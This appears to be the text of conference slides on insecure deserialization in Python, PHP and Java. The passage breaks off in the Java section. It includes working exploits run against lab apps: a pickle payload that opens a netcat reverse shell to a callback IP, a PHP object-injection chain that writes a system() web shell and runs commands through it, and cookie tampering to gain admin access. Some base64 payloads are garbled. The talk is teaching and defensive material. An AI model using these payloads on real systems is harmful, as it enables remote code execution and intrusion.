



# Deserialization, what could go wrong?





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# Talk Overview

- What is (de)serialization?
- Why would you use it?

Covering a range of languages

- Python
- PHP
- Java
- Ruby

Across languages:

- How are deserialization vulnerabilities introduced?
- How are they exploited?
- How do you avoid them?





# Serialization 101

- (De)serialization allows for object portability
- Object -> Serialize -> Byte stream
- Byte stream -> Unserialize -> Object
- PHP Example
  - `serialize()` an object to a string
  - write string to a file
  - `unserialize()` the file's contents back into an object





# Many names, same concept

- Python
  - pickling/unpickling
- Java & PHP
  - serializing/deserializing
- Ruby
  - marshalling/unmarshalling







# What could possibly go wrong?

- Say you're expecting a string containing information about a user...
  - ... such as a session object
- How can you tell if its properties have been changed?
- How can you tell if it's even a session object?
- What if it isn't?





# It's a feature, not a bug!

- By design, deserialization across different languages will attempt to turn whatever byte stream is provided back into an object
- Depending on the object, this can result in a number of things...
  - Privilege escalation through object properties
  - **Arbitrary code execution**
- Exploitability varies across languages & applications





# PYTHON







# Python – Vulnerability Background

- Introduced via:
  - `pickle.load()`
  - `pickle.loads()`
  - `cPickle.load()`
  - `cPickle.loads()`
- Python calls `__reduce__()` on objects it doesn't know how to pickle
- Attacker can supply arbitrary objects:
  - arbitrary attributes
  - arbitrary `__reduce__()` method





# Python – Serialized Object

*user.py*

```
class User:  
  
    def __init__(self):  
        self.user_id = None
```





# Python – Serialized Object

*user.py*

```
class User:  
  
    def __init__(self):  
        self.user_id = None  
  
if __name__ == '__main__':  
    user = User()  
    user.user_id = 1  
    print(pickle.dumps(user))
```

`pickle.dumps()` will return the pickled User object





# Python – Serialized Object

```
python user.py | xxd
00000000: 2869 5f5f 6d61 696e 5f5f 0a55 7365 720a  (i__main__.User.
00000010: 7030 0a28 6470 310a 5327 7573 6572 5f69  p0.(dp1.S'user_i
00000020: 6427 0a70 320a 4931 0a73 622e 0a          d'.p2.I1.sb..
```

User object





# Python – Serialized Object

```
python user.py | xxd
00000000: 2869 5f5f 6d61 696e 5f5f 0a55 7365 720a (i__main__.User.
00000010: 7030 0a28 6470 310a 5327 7573 6572 5f69 p0.(dp1.S'user_i
00000020: 6427 0a70 320a 4931 0a73 622e 0a          d'.p2.I1.sb..
```

user\_id property  
with value of 1







# Python – Real World Examples

- CVE-2015-0692: Cisco Web Security Appliance Code Execution
- CVE-2014-3539: Rope for Python Remote Code Execution
- CVE-2014-0485: S3QL pickle() Code Execution





# Python – Vulnerable Code

```
...  
def index(request):  
    ...  
    cookie_name = 'ColourPreference'  
    ...  
    colourPref_cookie = request.COOKIES.get(cookie_name)  
    base64_decoded = urlsafe_base64_decode(colourPref_cookie)  
    obj = pickle.loads(base64_decoded)  
    ...
```





# Python – Vulnerable Code

```
...  
def index(request):  
...  
    cookie_name = 'ColourPreference'  
...  
    colourPref_cookie = request.COOKIES.get(cookie_name)  
    base64_decoded = urlsafe_base64_decode(colourPref_cookie)  
    obj = pickle.loads(base64_decoded)  
...
```

`pickle.loads()`  
called on decoded user  
supplied cookie  
("ColourPreference")





# Python – Exploit

```
class POC(object):  
  
    def __reduce__(self):  
        callback_ip = "172.16.165.128"  
        callback_port = "31337"  
        command = "rm /tmp/owasp_shell; mknod  
/tmp/owasp_shell p; nc %s %s < /tmp/owasp_shell |  
/bin/bash > /tmp/owasp_shell" % (callback_ip,  
callback_port)  
        return (os.system, (command,))
```

...





# Python – Exploit

```
class POC(object):
```

```
def __reduce__(self):
```

```
    callback_ip = "172.16.165.128"
```

```
    callback_port = "31337"
```

```
    command = "rm /tmp/owasp shell; mknod  
/tmp/owasp shell p; nc %s %s < /tmp/owasp shell |  
/bin/bash > /tmp/owasp_shell" % (callback_ip,  
callback_port)
```

```
    return (os.system, (command,))
```

```
...
```

Malicious  
`__reduce__()`  
method called on  
`pickle.loads()`

Reverse shell payload  
via  
`os.system(command)`








# Python - DEMO





# Python – Demo

1. Application returns a user’s “colour preference”:





# Python – Demo

## 2. A user’s “colour preference” is determined via a cookie:

```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y2RqYW5nby5kYi5tY2RlYmMuYmFzZQptb2RlYmF9bnBpY2t
sZQpwMAooKFMndnVsb19hcHAnCnAxClMnQ29sb3VyUHJlZmVyZW5jZScKcDIKdH
AzCihscDQKY2RqYW5nby5kYi5tY2RlYmMuYmFzZQpzaW1wbGVfY2xhc3NfZmFjd
G9yeQpwNQp0cDYKUnA3CiHkcDgKUydfZGphbmdvX3ZlcnNpb24nCnASClMnMS45
LjInCnAxMApzUydydjY2xvdXInCnAxMQpTJzAwMDAwMCCkCDEyCnNTJl9zdGF0ZSc
KcDEzCmNjb3B5X3JlZwpfcjVjb25zdHJlY3RvcgpwMTQKKGnkamFuZ28uZGIubW
9kZWxzLmJhc2UKTW9kZWxTdGF0ZQpwMTUKY19fYnVpbHRpb19fCm9iamVjdApwM
TYKTnRwMTcKUnAxOAooZHAxOQpTJ2FkZGlucyYkCkDIwCkkmMQpZUydkYicKcDIx
Ck5zYnNTJ2LkpwMjIKTnNiLg
Connection: close
```

```
<!DOCTYPE html>
<head>
  <title>VuIn - Python</title>
  <link href=“./static/bootstrap/css/bootstrap.min.css” rel=“stylesheet”>
</head>
<body>
  <nav class=“navbar navbar-inverse”>
    <div class=“container”>
      <div class=“navbar-header”>
        <a class=“navbar-brand” href=“#”>VuIn - Python</a>
      </div>
      <div id=“navbar” class=“collapse navbar-collapse”>
        <ul class=“nav navbar-nav”>
          <li class=“active”>
            <a href=“#”>Colour Preference</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
  <div class=“container”>
    <div class=“starter-template”>
      <h1>Colour Preference</h1>
      <p>
        <div class=“alert alert-success” role=“alert”>Your current colour preference is:
        <span class=“badge” style=“color:#000000”>000000</span>
      </p>
    </div>
  </div>
</body>
</html>
```





# Python – Demo

## 3. A user’s “colour preference” is determined via a cookie:

```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
<!DOCTYPE html>
<head>
  <title>Vuln - Python</title>
  <link href=“./static/bootstrap/css/bootstrap.min.css” rel=“stylesheet”>
</head>
<body>
  <nav class=“navbar navbar-inverse”>
    <div class=“container”>
      <div class=“navbar-header”>
        <a class=“navbar-brand” href=“#”>Vuln - Python</a>
      </div>
      <div id=“navbar” class=“collapse navbar-collapse”>
        <ul class=“nav navbar-nav”>
          <li class=“active”>
            <a href=“#”>Colour Preference</a>
          </li>
        </ul>
      </div>
    </div>
  </nav>
  <div class=“container”>
    <div class=“starter-template”>
      <h1>Colour Preference</h1>
      <p>
        <div class=“alert alert-success” role=“alert”>Your current colour preference is:
          <span class=“badge” style=“color:#FFFFFF”>FFFFFF</span>
        </div>
      </p>
    </div>
  </div>
</body>
</html>
```





# Python – Demo

4. The “ColourPreference” cookie is a Base64 encoded pickled object:

```
Cookie: ColourPreference=cdjango.db.models.base
model_unpickle
p0
((('vuln_app'
p1
S'ColourPreference'
p2
tp3
(lp4
cdjango.db.models.base
simple_class_factory
p5
tp6
Rp7
(dp8
S'_django_version'
p9
S'1.9.2'
p10
sS'colour'
p11
S'000000'
p12
sS'_state'
p13
ccopy_reg
__reconstructor
p14
(cdjango.db.models.base
ModelState
p15
c__builtin__
object
p16
```







# Python – Demo

## 5. Replacing the “ColourPreference” cookie with the pickled payload generated previously:

```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3NoZ
ZWxsOyBta25vZCAvdG1wL293YXNwX3NoZWxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4I
DMxMzM3IDwgL3RtcC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaCA+IC90bXA vb3dhc3
Bfc2hlbGwnCnAx CnRwMgpScDMKLg==
Connection: close
```

```
root@kali:~/owasp_day/python# python exploit.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3NoZ
ZWxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4IDMxMzM3IDwgL3RtcC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaCA
A+IC90bXA vb3dhc3Bfc2hlbGwnCnAx CnRwMgpScDMKLg==
root@kali:~/owasp_day/python#
```





# Python – Demo

## 6. Remote code execution achieved:

```
GET / HTTP/1.1
Host: owasp.python
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
ColourPreference=Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL293YXNwX3No
ZWxsOyBta25vZCAvdG1wL293YXNwX3NoZWxsIHA7IG5jIDE3Mi4xNi4xNjUuMTI4I
DMxMzM3IDwgL3RtccC9vd2FzcF9zaGVsbCB8IC9iaW4vYmFzaCA+IC90bXAvb3dhc3
Bfc2hlbGwnCnAxCnRwMgpScDMKLG==
Connection: close
```

```
root@kali:~/owasp_day/python# nc -l -p 31337
id
uid=1000(owasp) gid=33(www-data) groups=1000(owasp),4(adm),24(cdrom),27(sudo),30(
dip),33(www-data),46(plugdev),110(lpadmin),111(sambashare)
pwd
/home/owasp/vuln_app
ls
db.sqlite3
manage.py
static
vuln_app
vuln_app.sock
vuln_project
vuln_project_env
```





# PHP





# PHP – Vulnerability Background

- Introduced via:
  - `unserialize()`
- PHP calls “magic methods” when deserializing, e.g:
  - `__destruct()`
  - `__wakeup()`
- Magic methods used to form POP chains, similar to ROP in memory corruption
- Known as “Object Injection”





# PHP – Serialized Object

*User.php*

```
class User {  
  
    public $user_id;  
  
}
```







# PHP – Serialized Object

*User.php*

```
class User {  
  
    public $user_id;  
  
}  
  
$user = new User();  
$user->user_id = 1;  
print serialize($user);
```

serialize() will  
return the serialized  
User object





# PHP – Serialized Object

```
php User.php | xxd
```

```
00000000: 4f3a 343a 2255 7365 7222 3a31 3a7b 733a  O:4:"User":1:{s:  
00000010: 373a 2275 7365 725f 6964 223b 693a 313b  7:"user_id";i:1;  
00000020: 7d
```

User object





# PHP – Serialized Object

```
php User.php | xxd
```

```
00000000: 4f3a 343a 2255 7365 7222 3a31 3a7b 733a  O:4:"User":1:{s:  
00000010: 373a 2275 7365 725f 6964 223b 693a 313b  7:"user_id";i:1;  
00000020: 7d                                           }
```

user\_id property  
with value of 1





# PHP – Real World Examples

- CVE-2015-8562: Joomla Remote Code Execution
- CVE-2015-7808: vBulletin 5 Unserialize Code Execution
- CVE-2015-2171: Slim Framework PHP Object Injection
- MWR Labs: Laravel -> Cookie Forgery -> Decryption -> RCE





# PHP – Vulnerable Code

```
$user_cookie = $_COOKIE["user"];  
$user_cookie_decoded = base64_decode($user_cookie);  
$user = unserialize($user_cookie_decoded);
```







# PHP – Vulnerable Code

```
$user_cookie = $_COOKIE["user"];  
$user_cookie_decoded = base64_decode($user_cookie);  
$user = unserialize($user_cookie_decoded);
```

unserialize()  
called on user supplied  
cookie





# PHP – Gadget Class

```
class Debugger {  
    public $file_name;  
    public $file_contents;  
  
    public function write_debug_file($file_name, $file_contents){  
        file_put_contents($file_name, $file_contents);  
    }  
  
    public function __wakeup(){  
        $this->write_debug_file($this->file_name, $this->file_contents);  
    }  
}
```





# PHP – Gadget Class

```
class Debugger {  
    public $file_name;  
    public $file_contents;  
  
    public function write_debug_file($file_name, $file_contents){  
        file_put_contents($file_name, $file_contents);  
    }  
  
    public function __wakeup(){  
        $this->write_debug_file($this->file_name, $this->file_contents);  
    }  
}
```

\_\_wakeup() called on unserialize, calls write\_debug\_file()





# PHP – Gadget Class

```
class Debugger {  
    public $file_name;  
    public $file_contents;  
  
    public function write_debug_file($file_name, $file_contents) {  
        file_put_contents($file_name, $file_contents);  
    }  
  
    public function __wakeup() {  
        $this->write_debug_file($this->file_name, $this->file_contents);  
    }  
}
```

User controllable  
properties passed to  
file\_put\_contents()





# PHP – Exploit

```
require ("./debugger.php");  
  
$debugger = new Debugger ();  
$debugger->file_name = "/var/www/html/shell.php";  
$debugger->file_contents = '<?php echo system($_POST["poc"]); ?>';  
  
echo (base64_encode (serialize ($debugger)));
```







# PHP – Exploit

```
require ("./debugger.php");
```

```
$debugger = new Debugger();
```

```
$debugger->file_name = "/var/www/html/shell.php";
```

```
$debugger->file_contents = '<?php echo system($_POST["poc"]); ?>';
```

```
echo (base64_encode(serialize($debugger)));
```

User controllable  
attributes






# PHP - DEMO





# PHP – Demo

1. Application greets a user:





# PHP – Demo

## 2. User is determined via cookie:

```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=Tzo00iJVc2VyIjox0ntz0jc6InVzZXJfaw
Qi03M6MjoiLTEiO30%3D
connection: close

HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:39:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 756
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<head>
<title>Vuln - PHP</title>
<link href="/bootstrap/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
<nav class="navbar navbar-inverse">
<div class="container">
<div class="navbar-header">
<a class="navbar-brand" href="#">Vuln - PHP</a>
</div>
<div id="navbar" class="collapse navbar-collapse">
<ul class="nav navbar-nav">
<li class="active"><a href="#">Index</a></li>
</ul>
</div>
</nav>
<div class="container">
<div class="starter-template">
<h1>Welcome!</h1>
<p><div class="alert" role="alert">Welcome back <span class="badge">Guest</span></div></p>
</div>
</div>
</body>
</html>
```





# PHP – Demo

3. Base64 decoding the cookie reveals it's a serialized PHP object:

```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=0:4:"User":1:{s:7:"user_id";s:2:"-
1";}
Connection: close
```







# PHP – Demo

4. Privilege escalation can be achieved via modifying cookie attributes:

```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=0:4:"User":1:{s:7:"user_id";s:1:"0";}
Connection: close
```





# PHP – Demo

## 5. Privilege escalation can be achieved via modifying cookie attributes:

```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
User=fzo00iJvc2VyIjoxOjtz0jtc6InVzZXJfaw
0i03M6MToiMCI7fQ%3d%3d
Connection: close

HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:40:46 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 849
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<head>
  <title>VuLn - PHP</title>
  <link href="/bootstrap/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
  <nav class="navbar navbar-inverse">
    <div class="container">
      <div class="navbar-header">
        <a class="navbar-brand" href="#">VuLn - PHP</a>
      </div>
      <div id="navbar" class="collapse navbar-collapse">
        <ul class="nav navbar-nav">
          <li class="active"><a href="#">Index</a></li>
        </ul>
      </div>
    </div>
  </nav>
  <div class="container">
    <div class="starter-template">
      <h1>Welcome!</h1>
      <p><div class="alert" role="alert">Welcome back <span class="badge">Admin</span></div>
      <p><div class="alert alert-success" role="alert">Super Secret Admin Information...</div>
    </div>
  </body>
</html>
```





# PHP – Demo

- 6. Can also supply gadget chain using Debugger class from before to write out shell.php:

```
GET / HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.5.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
user=Tzo40iJEZWJlZ2dldciI6Mjp7czo50iJmaW
xlX25hbWUi03M6MjM6Ii92YXlvd3d3L2h0bWwvc2h1bGwucGhwIjtz0jEz0iJmaWxlX2NvbnRlbnRzIjtz0jM20iI8P3BocCB1Y2hvIHNS5c3RlbSgkX1BPU1RbInBvYyJdKTsgPz4i030%3d
Connection: close
```

```
root@kali:~/owasp_day/php# php exploit.php
Tzo40iJEZWJlZ2dldciI6Mjp7czo50iJmaWxlX25hbWUi03M6MjM6Ii92YXlvd3d3L2h0bWwvc2h1bGwucGhwIjtz0jEz0iJmaWxlX2NvbnRlbnRzIjtz0jM20iI8P3BocCB1Y2hvIHNS5c3RlbSgkX1BPU1RbInBvYyJdKTsgPz4i030=root@kali:~/owasp_day/php#
```





# PHP – Demo

## 7. shell.php successfully created, remote code execution achieved:

```
POST /shell.php HTTP/1.1
Host: owasp.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: user=Tzo00iJVc2VyIjoxOntz0jc6InVzZXJfawQi03M6MToiMCI7fQ%3d%3d
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

poc=id;ps+aux|
```

```
HTTP/1.1 200 OK
Date: Mon, 22 Feb 2016 03:43:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 11679
Connection: close
Content-Type: text/html

uid=33(www-data) gid=33(www-data) groups=33(www-data)
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 33620  4144 ?        Ss   15:36   0:01 /sbin/init
root         2  0.0  0.0     0     0 ?        S    15:36   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?        S    15:36   0:00 [ksoftirqd/0]
root         5  0.0  0.0     0     0 ?        S<   15:36   0:00 [kworker/0:0H]
root         7  0.0  0.0     0     0 ?        S    15:36   0:00 [rcu_sched]
root         8  0.0  0.0     0     0 ?        S    15:36   0:00 [rcu_bh]
root         9  0.0  0.0     0     0 ?        S    15:36   0:00 [rcuos/0]
root        10  0.0  0.0     0     0 ?        S    15:36   0:00 [rcuob/0]
root        11  0.0  0.0     0     0 ?        S    15:36   0:00 [migration/0]
root        12  0.0  0.0     0     0 ?        S    15:36   0:00 [watchdog/0]
root        13  0.0  0.0     0     0 ?        S<   15:36   0:00 [khelper]
root        14  0.0  0.0     0     0 ?        S    15:36   0:00 [kdevtmpfs]
root        15  0.0  0.0     0     0 ?        S<   15:36   0:00 [netns]
root        16  0.0  0.0     0     0 ?        S<   15:36   0:00 [perf]
root        17  0.0  0.0     0     0 ?        S    15:36   0:00 [khungtaskd]
root        18  0.0  0.0     0     0 ?        S<   15:36   0:00 [writeback]
root        19  0.0  0.0     0     0 ?        SN   15:36   0:00 [ksmd]
root        20  0.0  0.0     0     0 ?        SN   15:36   0:00 [khugepaged]
root        21  0.0  0.0     0     0 ?        S<   15:36   0:00 [crypto]
```







# PHP – Real World Gadgets

- Composer can bring multiple classes into an application
- Some popular composer libraries with useful gadgets:
  - Arbitrary Write:
    - `monolog/monolog (<1.11.0)`
    - `guzzlehttp/guzzle`
    - `guzzle/guzzle`
  - Arbitrary Delete:
    - `swiftmailer/swiftmailer`







# PHP – Mitigations

- **Never** use `unserialize()` on anything that can be controlled by a user
  
- Use JSON methods to encode/decode data:
  - `json_encode()`
  - `json_decode()`





# JAVA





# Java – Vulnerability Background

- Introduced via:
  - `ObjectInputStream.readObject()`
- Similar exploitation to PHP
  - Supply malicious object, start POP chain from that object's `readObject()` method
- Common in Java enterprise and thick-client applications





# Java – Serialized Object

*User.java*

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```





# Java – Serialized Object

*User.java*

User class must implement  
Serializable to be serializable

```
public class User implements  
Serializable {
```

```
    public int user_id;
```

```
    public User() {  
        this.user_id = 0;  
    }
```

```
}
```







# Java – Serialized Object

*User.java*

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

*Serialize.java*

```
...
User = new User();
user.user_id = 1234567;

...
FileOutputStream baos = new
FileOutputStream("file.txt");
ObjectOutput oos = new
ObjectOutputStream(baos);
oos.writeObject(user);
oos.close();
```





# Java – Serialized Object

*User.java*

```
public class User implements
Serializable {

    public int user_id;

    public User() {
        this.user_id = 0;
    }
}
```

*Serialize.java*

```
...
User = new User();
user.user_id = 1234567;
...
FileOutputStream baos = new
FileOutputStream("file.txt");
ObjectOutput oos = new
ObjectOutputStream(baos);
oos.writeObject(user);
oos.close();
```

writeObject() will  
write the serialized  
User object to  
file.txt






# Java – Serialized Object

```
java Serialize && cat file.txt | xxd
00000000: aced 0005 7372 0004 5573 6572 5127 b3f4  ....sr..UserQ'..
00000010: d16a b290 0200 0149 0007 7573 6572 5f69  .j.....I..user_i
00000020: 6478 7000 12d6 87                                dxp....
```

User object





# Java – Serialized Object

```
java Serialize && cat file.txt | xxd
00000000: aced 0005 7372 0004 5573 6572 5127 b3f4  ....sr..UserQ'..
00000010: d16a b290 0200 0149 0007 7573 6572 5f69  .j.....I..user_i
00000020: 6478 7000 12d6 87                                dxp.....
```

user\_id property  
with value of  
1234567





# Java – Real World Examples

- PayPal RCE
- Epic blog post from FoxGlove Security this year:
  - WebSphere
  - JBoss
  - Jenkins
  - WebLogic
  - OpenNMS

<http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>







# Java – Vulnerable Code

```
String parameterValue = request.getParameter("csrfValue");
```

```
...
```

```
byte[] csrfBytes =  
DatatypeConverter.parseBase64Binary(parameterValue);
```

```
